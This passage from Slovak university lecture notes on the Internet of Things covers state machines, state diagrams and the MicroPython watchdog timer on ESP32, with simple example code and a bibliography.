7.6 Best Practices for Building Analytics Dashboards

7.7 Overview of Existing Dashboards

	HTTP	MQTT	pypi
io.adafruit.com[4]	áno[5]	áno[6]	`adafruit-io`[7]
Ubidots[8]	áno[9]	áno[10]	
IBM Watson IoT[11]			`micropython-watson-iot`[12]
ThingSpeak[13]	áno[14]	áno[15]	

[4] https://io.adafruit.com/
[5] https://io.adafruit.com/api/docs/#adafruit-io-http-api
[6] https://io.adafruit.com/api/docs/mqtt.html#adafruit-io-mqtt-api
[7] https://pypi.org/project/adafruit-io/
[8] https://ubidots.com/
[9] https://ubidots.com/docs/sw/#tag/Datasources
[10] https://ubidots.com/docs/hw/#mqtt-authentication
[11]
[12] https://pypi.org/project/micropython-watson-iot/
[13] https://thingspeak.com/
[14] https://uk.mathworks.com/help/thingspeak/rest-api.html?s_tid=CRUX_lftnav
[15] https://uk.mathworks.com/help/thingspeak/mqtt-api.html

Prednáška 8

States and Watchdog

watchdog timer, stavový stroj

8.1 Introduction

Poznáte to. Na niečom dôležitom makáte, ste sústredení na riešenie problému, podávate zo seba to najlepšie, a vtedy to príde...


...*Blue Screen of Death*... Ktorý je tu s nami minimálne od verzie *Windows 95*. A vy ste v...

...teda možno ešte nie ste. Všetko záleží od toho, na čom ste pracovali alebo na akom zariadení ste sa k BSOD dopracovali. Ako napríklad na ATM machine (bankomat). Raz som sa tak nedostal domov, keď sa predomnou bankomat s kartou vo vnútri reštartol.

> **Poznámka**
> Počas tých rokov vznikli rozličné ftipy na tému súvisiacu s BSoD:
> - Microsoft's most successful program.
> - "Bill Gates gets a dollar for every BSOD. No wonder he's the richest man in the world."
> - Želajte si niečo, padajú Windowsy.
> - BSoD: The reason computers have reset buttons.

Čo to ale je? Jedna z definícií hovorí, že:

BSoD is an error screen displayed on a Windows computer system following a **fatal system error**. It indicates a system crash, in which the **OS has reached**



Obrázok 8.1: Blue Screen of Death [8]

Obrázok 8.2: Blue Screen of Death on ATM (zdroj[1])

a condition where it can no longer operate safely. (Wikipedia [8])

Skrátene môžeme povedať, že operačný systém (Windows) sa dostal do **stavu**, z ktorého sa **nevie zotaviť**. A systém je možné z tohto stavu vyslobodiť najčastejšie reštartom.

A o tom sa dnes budeme rozprávať - o stave vecí. A o tom, že

- na každú vec sa vieme pozerať ako na **stavový stroj**,
- stavový stroj vieme modelovať **stavovým diagramom**, a tom,
- ako sa na zariadení správne **kŕmiť strážneho psa**, aby sme vyriešili problém s BSoD.

8.2 State Machine

Obecná definícia toho, čo je stavový stroj, znie zhruba takto:

> A state machine, is a mathematical model of computation. It is an abstract machine that can be in exactly one of a finite number of states at any given time. The FSM can change from one state to another in response to some inputs; the change from one state to another is called a transition. An FSM is defined by a list of its states, its initial state, and the inputs that trigger each transition. (Wikipedia [20])

Táto definícia je obecná a má blízko ku gramatikám. My ju však upravíme, aby sme ju vedeli použiť pre naše potreby.

Stavový stroj (alebo aj **konečný automat**) je najjednoduchším z formálnych modelov počítača. Opisuje stroj, ktorý má konečný počet stavov, v ktorých sa môže nachádzať, pričom naraz sa môže nachádzať len v jednom z nich.

Prečo sa nám vlastne oplatí zaoberať sa stavovým strojom? Rozumieť stavom systému nám pomôže jednoduchšie opísať problém.

8.3 State Diagram

Stavové stroje môžeme modelovať pomocou **stavového diagramu**.

Stavový diagram je jedným z UML diagramov. Používa sa na modelovanie, resp. opis správania systémov (patrí do skupiny behaviorálnych diagramov).

8.3.1 Symbols and Notation


Stavový diagram je veľmi jednoduchý. Skladá sa z týchto symbolov:

- **stav** - z angl. *state*, stavy reprezentujú situácie, do ktorých sa môže systém dostať počas svojho životného cyklu
- **prechod** - z angl. *transition*, prechod reprezentuje cestu vedúcu k zmene stavu z jedného do druhého pomocou orientovanej šípky; môže byť doplnený popiskom o udalosti, ktorá daný prechod spustí
- **počiatočný stav** - z angl. *initial state*, plný kruh vedúci do stavu, v ktorom sa bude systém nachádzať po spustení
- **koncový stav** - z angl. *final state*, stav, z ktorého už nie je možné dostať sa do iného stavu

8.3.2 State Diagram Example

Pozrime sa na jednoduchý príklad turniketu, ktorým sa potrebujete dostať na záchod na železničnej stanici:

- turniket sa nachádza v dvoch stavoch: zamknutý a odomknutý
- keď do neho zatlačíte, nepohne sa, pretože je zamknutý
- ak do neho vhodíte mincu, odomkne sa a vy môžete zatlačiť a turniketom prejdete
- ak je turniket odomknutý a znova do neho vhodíte mincu, zostane odomknutý
- turniket sa znova zamkne, keď cez neho prejdete v stave odomknutý



Obrázok 8.3: State Diagram of Turnstile [64]

Ďalšími podobnými bežnými dvojstavovými systémami môžu byť:

- vypínač, ktorý môže byť zapnutý alebo vypnutý,
- lampa, ktorá svieti alebo nesvieti,
- dvere, ktoré sú zatvorené alebo otvorené,
- ...

Vyskúšajme komplexnejší príklad - otváranie brány. Brána bude mať niekoľko stavov:

- zatvorená
- otvorená
- otvára sa
- zatvára sa
- stojí

8.3.3 Blink Example

Teraz však prejdime k elektronike a pozrime sa na jednoduchý príklad tu - *The Blink*. Ten netreba nijako predstavovať, nakoľko sa jedná o akýsi *Hello world!* vo svete hardvéru. Budeme blikať LED diódou.

Obecná implementácia vyzerá takto:

```
from machine import Pin
from time import sleep

led = Pin(14, Pin.OUT)
while True:
    led.on()
    sleep(2)
    led.off()
    sleep(1)
```

Identifikujme stavy, v ktorých sa systém môže nachádzať:

- `svieti`, ktorý bude aj počiatočným stavom
- `nesvieti`

A teraz sa pozrime na to, ako je možné prejsť z jedného stavu do druhého:

- zo stavu `svieti` sa systém dostane do stavu `nesvieti` po uplynutí času *2s*
- zo stavu `nesvieti` sa systém dostane do stavu `svieti` po uplynutí času *1s*

8.4 State Design Pattern

Ak programujete objektovo, tak v objektovom programovaní sa môžete stretnúť s reprezentáciou stavového stroja pomocou *návrhového vzoru stav.*

8.5 Other Areas

So stavovými strojmi a modelovaním systému pomocou stavov, sa dá stretnúť aj v iných oblastiach informatiky, ako je programovanie mikrokontrolérov. Obecne sa jedná o jeden z najdôležitejších a najjednoduchších formálnych nástrojov na opis správania systému.

Pozrime sa teda na niekoľko ukážok ďalších oblastí, kde sa dá s opisom pomocou stavových strojov, stretnúť.

8.5.1 Game Development

Pri programovaní hier sa dá stretnúť so stavovými strojmi na viacerých miestach. Jedným príkladom je modelovanie správania ľubovoľného aktéra hry, ktorý sa môže nachádzať v rozličných stavoch. Ak si napríklad vezmeme za príklad hernú postavičku *Super Mario* v jeho prvom dobrodružstve, tak môžeme hovoriť o niekoľkých stavoch:


- pohyb doprava,
- pohyb doľava,
- výskok,
- skrčenie,
- smrť

Medzi jednotlivými stavmi aktér, ktorý reprezentuje Super Mária, prechádza po stlačení príslušnej klávesy alebo tlačidla na ovládači. Výnimkou je iba stav, ktorý reprezentuje smrť hráča, pretože do tohto stavu sa je možné dostať z každého jedného.

Ukážka stavového diagramu, ktorý reprezentuje aktéra, môžete nájsť v knihe *Game Programming Patterns* [43], je na nasledujúcom obrázku.

Iným príkladom použitia stavových strojov, s ktorými sa je možné stretnúť v počítačových hrách, je zmena jednotlivých scén, resp. obrazoviek. Príkladom môže byť:

- úvodné menu,
- zmena nastavení hry,



Obrázok 8.4: State Diagram Representing Game Actor [43]

- samotná hra,
- pozastavenie hry,
- prehranie cut scény,
- záverečné titulky (credits),
- ...

Každá jedna obrazovka si totiž vyžaduje iné správanie. Napr. úvodné menu sa ovláda kurzorovými šípkami, ktoré sa počas hry používajú na ovládanie hráča. Alebo sa v ňom používa myš, pričom vidno jej kurzor, ale počas hry sa myš používa na riadenie pohľadu hráča.

Ukážku jednoduchej implementácie v jazyku Python pomocou PygameZero môžete nájsť v tomto článku [12].

8.5.2 Application Development

postupnosť obrazoviek sprievodcovi

8.6 Watchdog (Timer)

8.6.1 Introduction

Vráťme sa však späť ku *BSoD*. Hovorili sme, že sa operačný systém dostal do stavu, z ktorého sa nedokáže zotaviť. Jediné riešenie, ktoré dokáže operačný systém znova spojazdniť, je častokrát len reštart systému.

Tento reštart však musí byť vykonaný manuálne. Vďaka tomu máme k dispozícii mnoho fotiek s *BSoD*, ktoré nás zabávajú, v rozličných priestor alebo na rozličných zariadeniach, pretože kým k danému zariadeniu príde operátor, ktorý ho reštartne, môžu prejsť minúty, hodiny a možno aj dni.

Obrázok 8.5: BSoD on Gatwick Airport (zdroj: FB skupina CentrumXP.pl)

To, že sa do tohto stavu dostane OS vieme a máme s tým sami nejednu (bolestnú) skúsenosť. Ale rovnako tak sa do takéhoto stavu dokáže dostať aj mikrokontrolér. Tých dôvodov môže byť samozrejme mnoho. Výsledkom však nebude *BSoD*, ale nefunkčný mikrokontrolér. Následky môžu byť taktiež rozličné - od výpadku získavania údajov z mikrokontroléra až po život človeka.

Otázkou teda je, ako sa takémuto stavu vyhnúť? Resp. ak sa zariadenie do takého stavu dostane, ako z neho zariadenie dostať bez nutnosti ručného zásahu - teda manuálneho reštartu?

8.6.2 Watchdog (Timer)

Odpoveďou na túto otázku je **časovač Watchdog** (WDT). Jeho cieľom je práve reštartovať aplikáciu (mikrokontrolér), ak sa dostane do stavu, z ktorého sa nedokáže zotaviť.

> The WDT is used to restart the system when the application crashes and ends up into a non recoverable state. Once started it cannot be stopped or reconfigured in any way. After enabling, the application must "feed" the watchdog periodically to prevent it from expiring and resetting the system. (MicroPython [10])

Princíp fungovania je veľmi jednoduchý. Do systému vypustíme strážneho psa (nastavíme časovač). Každého psa ale treba pravidelne nakŕmiť (feed), pretože ak ho nenakŕmite, tak hryzie (bites).

Čo to však znamená vo svete mikrokontrolérov? Watchdog je reprezentovaný **časovačom**. Ten nastavíme na začiatku nastavíme na potrebnú dobu. Časovač plynie na pozadí a o jeho plynutie sa (v závislosti od mikrokontroléra) nemusíme starať. Akonáhle však dosiahne hodnotu `0`, automaticky reštartne mikrokontrolér.

Uplynutiu časovača však zabránime **nakŕmením** (feed) strážneho psa. V mikrokontroléri to znamená, že v pravidelných intervaloch, ktoré sú však kratšie, ako je doba časovača, časovač resetujeme. Tým pádom začne jeho doba opäť plynúť znova.

Ak sa následne mikrokontrolér dostane do stavu, z ktorého sa nedokáže zotaviť a strážny pes nebude nakŕmený, po uplynutí doby časovača ho automaticky reštartuje. Doba, kedy je mikrokontrolér nefunkčný, je max. taká dlhá, aká je doba WDT.

8.6.3 How to use WDT on ESP32

Použitie *WDT* v jazyku *MicroPython* je veľmi jednoduché. V balíčku `machine` sa nachádza trieda `WDT`, z ktorej je možné vytvoriť inštanciu časovača. Parametrom konštruktora je doba, na ktorú sa časovač nastaví. Vytvorením časovača sa časovač aj rovno spustí.

```
from machine import WDT
wdt = WDT(timeout=2000)  # enable it with a timeout of 2s
```

Upozornenie
Táto ukážka je pre mikrokontrolér *ESP32*. V prípade, že budete používať mikrokontrolér *ESP8266*, neviete parameter `timeout` nastaviť. Podľa dokumentácie: "it is determined by the underlying system[a]." Predvolená hodnota je `5000` ms.

[a] http://docs.micropython.org/en/latest/library/machine.WDT.html?highlight=watchdog

Následne je v kóde potrebné v pravidelných intervaloch strážneho psa nakŕmiť. To je možné zavolaním metódy `.feed()` nad objektom časovača, napr. pri každej iterácii v *superloop*:

```
while True:
    wdt.feed()
    # the magic goes here
```

Tým je zabezpečené pravidelné kŕmenie. Ak v tomto momente dôjde k prerušeniu vykonávania programu, po uplynutí časovača sa mikrokontrolér reštartuje.

8.6.4 System Recovery

V závislosti od toho, za čo všetko vec zodpovedá, netreba zabudnúť ani na mechanizmus automatického **zotavenia sa** po reštarte mikrokontroléru. Uvedomte si, že vaše zariadenie sa môže nachádzať na nedostupnom mieste a fyzický zásah môže predstavovať aj niekoľko hodinové cestovanie.

Samozrejme mechanizmy zotavenia záležia od funkcionality zariadenia. Na mikrokontroléroch ESP32 je výhodné za týmto účelom využiť napr. flash pamäť mikrokontroléra.

8.7 Conclusion

Dnes sme sa rozprávali o veľmi dôležitej téme z pohľadu softvérového návrhu a implementácie zariadení v IoT - o **stavoch**. Pozerať sa na zariadenie ako na **stavový stroj** nám umožní dekomponovať problém na menšie časti (stavy), ktoré vieme reprezentovať buď pomocou funkcií v prípade procedurálneho programovania alebo pomocou tried v prípade objektového programovania.

Obrázok 8.6: Automatic System Recovery (zdroj: FB skupina L'Angolo di Windows)

Ukázali sme si, že návrh takéhoto systému môže začať na papieri alebo tabuli, pretože takto navrhnutý systém vieme jednoducho modelovať pomocou **diagramu stavov**.

Okrem toho sme sa venovali aj špeciálnemu stavu, z ktorého sa systém nedokáže zotaviť a predstavili sme si mechanizmu **strážneho psa**, resp. špeciálneho **časovača**, ktorý pokiaľ nie je pravidelne kŕmený, tak mikrokontrolér reštartne. Tým pádom ho dostane práve z daného stavu a obnoví činnosť zariadenia.

Literatúra

[1] *A more secure and reliable OTA update architecture for IoT devices.* URL: http://www.ti.com/lit/wp/sway021/sway021.pdf.

[2] *A more secure and reliable OTA update architecture for IoT devices.* URL: https://www.ti.com/lit/wp/sway021/sway021.pdf.

[3] *Arduino UNO Rev3.* The UNO is the best board to get started with electronics and coding. URL: https://store.arduino.cc/arduino-uno-rev3.

[4] *Arduino: [Memory].* URL: https://www.arduino.cc/en/tutorial/memory.

[5] *Assistive Technology with IFTTT (If This Then That) + IoT (Internet of Things): Part 1.* URL: https://assistivetechnologyblog.com/2016/05/assistive-technology-with-ifttt-if-this.html.

[6] *Battery amp-hour, watt-hour and C rating tutorial.* 2014. URL: https://www.youtube.com/watch?v=cxkVxi9P0EA.

[7] Miroslav Biňas. *Advanced Applications of IoT.* URL: https://legacy.gitbook.com/book/bletvaska/advanced-iot-applications/details.

[8] *Blue screen of death.* URL: https://en.wikipedia.org/wiki/Blue_screen_of_death.

[9] *Bytča znížila intenzitu vývozu odpadkov, obyvatelia sa sťažujú.* 2021. URL: https://www.ta3.com/clanok/193421/bytca-znizila-intenzitu-vyvozu-odpadkov-obyvatelia-sa-stazuju.

[10] *class WDT – watchdog timer.* URL: http://docs.micropython.org/en/latest/library/machine.WDT.html.

[11] *CoAP.* RFC 7252 Constrained Application Protocol. URL: https://coap.technology.

[12] Rik Cross. „Create your own continue screen". en. In: *Wireframe* 19 (aug. 2019), s. 40–41.

[13] *Data Analytics.* Trend Report of DZone. 2020. URL: https://dzone.com/trendreports/data-and-analytics-build-smarter-dashboards-with-a.

[14] *Definition of over the air - Gartner information technology glossary.* https://www.gartner.com/en/information-technology/glossary/ota-over-the-air. Accessed: 2021-8-20.

[15] *Edge Computing.* Edge computing is a distributed computing paradigm which brings computation and data storage closer to the location where it is needed, to improve response times and save bandwidth. URL: https://en.wikipedia.org/wiki/Edge_computing.

[16] *ESP32.* ESP32 is a series of low-cost, low-power system on a chip microcontrollers with integrated Wi-Fi and dual-mode Bluetooth. URL: https://en.wikipedia.org/wiki/ESP32.

[17] *ESP32 DevKit ESP32-WROOM GPIO Pinout.* 2018. URL: https://circuits4you.com/2018/12/31/esp32-devkit-esp32-wroom-gpio-pinout/.

[18] *ESP32 Labs.* hands on labs for esp32 microcontroller as promo for conferences. URL: https://github.com/namakanyden/esp32-labs.

[19] *ESP32 NTP Client-Server: Get Date and Time (Arduino IDE).* Learn how to request date and time from an NTP Server using the ESP32 with Arduino IDE. URL: https://randomnerdtutorials.com/esp32-date-time-ntp-client-server-arduino/.

[20] *Finite-state machine.* URL: https://en.wikipedia.org/wiki/Finite-state_machine.

[21] Hod Fleishman. *It's 2020. Let's Stop Saying "IoT." (Part I).* 2020. URL: https://www.forbes.com/sites/hodfleishman/2020/01/07/its-2020-lets-stop-saying-iot/#55a7b5d673dd.

[22] Michael Frontz a Jim Lyst. *Project Internet of Things.* 2021. URL: https://docs.idew.org/project-internet-of-things/.

[23] *Getting started with ESP32.* URL: https://dronebotworkshop.com/esp32-intro/.

[24] *Getting started with Raspberry Pi.* URL: https://projects.raspberrypi.org/en/projects/raspberry-pi-getting-started.

[25] Gustavo. *Using Finite State Machines.* 2017. URL: https://www.hackster.io/gusgonnet/using-finite-state-machines-fdba04.

[26] *Hackers steal casino's customer data via connected fish tank.* URL: https://internetofbusiness.com/casino-aquarium-breach-iot-security-analogy/.

[27] *How to Approach OTA Updates for IoT.* URL: https://dzone.com/articles/how-to-approach-ota-updates-for-iot.

[28] *How to Approach OTA Updates for IoT.* URL: https://dzone.com/articles/how-to-approach-ota-updates-for-iot.

[29] Shawn Hymel. *Adventures in science: Level up your Arduino code with external interrupts.* 2018. URL: https://www.sparkfun.com/news/2608.

[30] *IoT vs M2M — what is the difference?* It seems that recently there has been as much hype surrounding the IoT as there is confusion in differentiating it from the M2M technology, especially in terms of IoT device management. This short overview will tackle the popular misconceptions and pinpoint some pivotal differences between these two technology buzzwords. URL: https://www.avsystem.com/blog/iot-and-m2m-what-is-the-difference/.

[31] Ľuboslav Lacko. *IoT prakticky: Python na ESP32, popis portov a rozhraní*. 2019. URL: https://www.pcrevue.sk/a/IoT-prakticky--Python-na-ESP32--popis-portov-a-rozhrani.

[32] Cees Links. *IoT Standards: The End Game*. 2019. URL: https://www.qorvo.com/design-hub/blog/iot-standards-the-end-game.

[33] *Machine to Machine*. URL: https://en.wikipedia.org/wiki/Machine_to_machine.

[34] *machine-to-machine (M2M)*. URL: https://internetofthingsagenda.techtarget.com/definition/machine-to-machine-M2M.

[35] Martin Malý. *Hradla, volty, jednočipy*. CZ.NIC, z. s. p. o., 2017. ISBN: 9788088168249. URL: https://knihy.nic.cz/#hradla.

[36] Matlab. *Understanding Control Systems, Part 1: Open-Loop Control Systems*. URL: https://www.youtube.com/watch?v=FurC2unHeXI.

[37] Adrian McEwen a Hakim Cassimally. *Designing the internet of things*. en. Nashville, TN: John Wiley & Sons, 2013.

[38] *micro:bit*. Details of the latest micro:bit hardware revision. URL: https://tech.microbit.org/hardware/.

[39] *MicroPython*. MicroPython is a lean and efficient implementation of the Python 3 programming language that includes a small subset of the Python standard library and is optimised to run on microcontrollers and in constrained environments. URL: http://micropython.org.

[40] *MicroPython: Interrupts with ESP32 and ESP8266*. Learn how to configure and handle interrupts using MicroPython firmware with ESP32 and ESP8266 boards. You'll also build a project example with a PIR Motion Sensor. URL: https://randomnerdtutorials.com/micropython-interrupts-esp32-esp8266/.

[41] *Network Time Protocol*. URL: https://en.wikipedia.org/wiki/Network_Time_Protocol.

[42] *Networking*. MicroPython ESP32 documentation. URL: http://docs.micropython.org/en/latest/esp32/quickref.html#networking.

[43] Robert Nystrom. *Game Programming Patterns*. Genever Benning, 2014.

[44] Marco Peixeiro. *The Complete Guide to Time Series Analysis and Forecasting*. 2019. URL: https://towardsdatascience.com/the-complete-guide-to-time-series-analysis-and-forecasting-70d476bfe775.

[45] Juan Pérez-Bedmar. *The Importance Of OTA Updates For IoT Devices.* 2019. URL: https://barbaraiot.com/blog/importance-ota-updates-iot-devices/.

[46] *Pets vs. Cattle: The Elastic Cloud Story.* URL: https://www.slideshare.net/randybias/pets-vs-cattle-the-elastic-cloud-story.

[47] Daniella Pontes. *How to Gain a Competitive Edge with an Open Source, Purpose-built Time Series Database.* 2019. URL: https://www.slideshare.net/DevOpsWebinars/how-to-gain-a-competitive-edge-with-an-open-source-purposebuilt-time-series-database.

[48] *Powering the Intelligent Edge: HPE's Strategy and Direction for IoT & Big Data.* URL: https://www.slideshare.net/Hadoop_Summit/powering-the-intelligent-edge-hpes-strategy-and-direction-for-iot-big-data?from_action=save.

[49] *Raspberry Pi 4 Tech Specs.* URL: https://www.raspberrypi.org/products/raspberry-pi-4-model-b/specifications/.

[50] *Real time clock (RTC).* Quick reference for the ESP32 Real time clock module. URL: http://docs.micropython.org/en/latest/esp32/quickref.html#real-time-clock-rtc.

[51] *Real-time clock.* A real-time clock (RTC) is a computer clock (most often in the form of an integrated circuit) that keeps track of the current time. URL: https://en.wikipedia.org/wiki/Real-time_clock.

[52] *Robotic Paradigm.* In robotics, a robotic paradigm is a mental model of how a robot operates. URL: https://en.wikipedia.org/wiki/Robotic_paradigm.

[53] Kwanchanok Rodwang, Nicolas Dailly a Yosita Sitthiporn. *Smart Waste Bin.* Device for intelligent waste bin. This device integrates several sensors to supervise the state of the trash. 2018. URL: https://www.hackster.io/kmutt-thailand-students-in-training-period-at-esiee-amiens-france/smart-waste-bin-e70fb1.

[54] *Scalability.* URL: https://en.wikipedia.org/wiki/Scalability.

[55] *SENSONEO.* Sensoneo je globálny poskytovateľ komplexných riešení pre manažment odpadov, ktorý prostredníctvom svojich pokrokových technológií umožňuje mestám a spoločnostiam riadiť odpad inteligentne, optimalizovať náklady, zvyšovať ohľaduplnosť k životnému prostrediu a zlepšovať kvalitu života. URL: https://www.welcometothejungle.com/sk/companies/sensoneo.

[56] *Series vs. Parallel Configurations.* URL: https://data.energizer.com/pdfs/seriesvs.para.pdf.

[57] Isabelle Sourmey. *The impact of the communication technology protocol on your IoT application's power consumption.* 2020. URL: https://www.

saftbatteries.com/energizing-iot/impact-communication-technology-protocol-your-iot-application%E2%80%99s-power-consumption.

[58] *The Importance Of OTA Updates For IoT Devices*. URL: https://barbaraiot.com/articles/importance-ota-updates-iot-devices/.

[59] *The internal filesystem*. URL: http://docs.micropython.org/en/latest/esp8266/tutorial/filesystem.html?highlight=filesystem.

[60] *Time series*. URL: https://en.wikipedia.org/wiki/Time_series.

[61] *Time series database (TSDB) explained*. URL: https://www.influxdata.com/time-series-database/.

[62] *Time Series Databases*. URL: https://en.wikipedia.org/wiki/Time_series_database.

[63] Ben David Tomer. *Scalability Introduction for Software Engineers*. 2017. URL: https://dzone.com/articles/scalability-introduction-for-software-engineers.

[64] Krasimir Tsonev. *The Rise Of The State Machines*. 2018. URL: https://www.smashingmagazine.com/2018/01/rise-state-machines/.

[65] *urequests*. URL: https://makeblock-micropython-api.readthedocs.io/en/latest/public_library/Third-party-libraries/urequests.html.

[66] Jiří Vaníček, Martin Papík a Robert Pergl. *Teoretické základy informatiky*. Kniha vás oboznámi s aparátom modernej matematiky používanom v informatike. Alfa Publishing, 2007. ISBN: 9788090396241. URL: https://www.artforum.sk/katalog/58172/teoreticke-zaklady-informatiky.

[67] *What is an RTC?* URL: https://learn.adafruit.com/ds1307-real-time-clock-breakout-board-kit/what-is-an-rtc?view=all#what-is-an-rtc.

[68] *What is IoT Architecture?* URL: https://www.quora.com/What-is-IoT-architecture.

[69] *What is IoT architecture?* The concept behind the [Internet of Things](https://www.avsystem.com/blog/what-is-internet-of-things--explanation/) is as powerful as it is complex, and in order for the elements in the IoT puzzle to mesh together perfectly, they all have to be part of a well-thought-out structure. This is where IoT architecture enters the stage. 2019. URL: https://www.avsystem.com/blog/what-is-iot-architecture/.

[70] *What is IoT? - Top 10 definitions overview*. URL: https://iotbuzzer.com/what-is-iot-top-10-definitions-overview/.

[71] *Why Intelligent OTA Firmware Updates are Critical for IoT Products*. URL: https://blog.particle.io/ota-firmware-updates/.

[72] *Writing data with the InfluxDB API*. URL: https://docs.influxdata.com/influxdb/v1.7/guides/writing_data/.

[73] *Writing interrupt handlers*. URL: https://docs.micropython.org/en/latest/reference/isr_rules.html.

Miroslav Biňas

Základy internetu vecí

Poznámky ku prednáškam 2021

Vydala Technická univerzita v Košiciach, Letná 9, 042 00 Košice, Slovensko
http://www.tuke.sk

Vydanie: prvé
Náklad: 50 ks
Rozsah: 126 strán
Rok: 2021

Sadzba typografickým systémom LaTeX.
ISBN 978-80-553-3961-0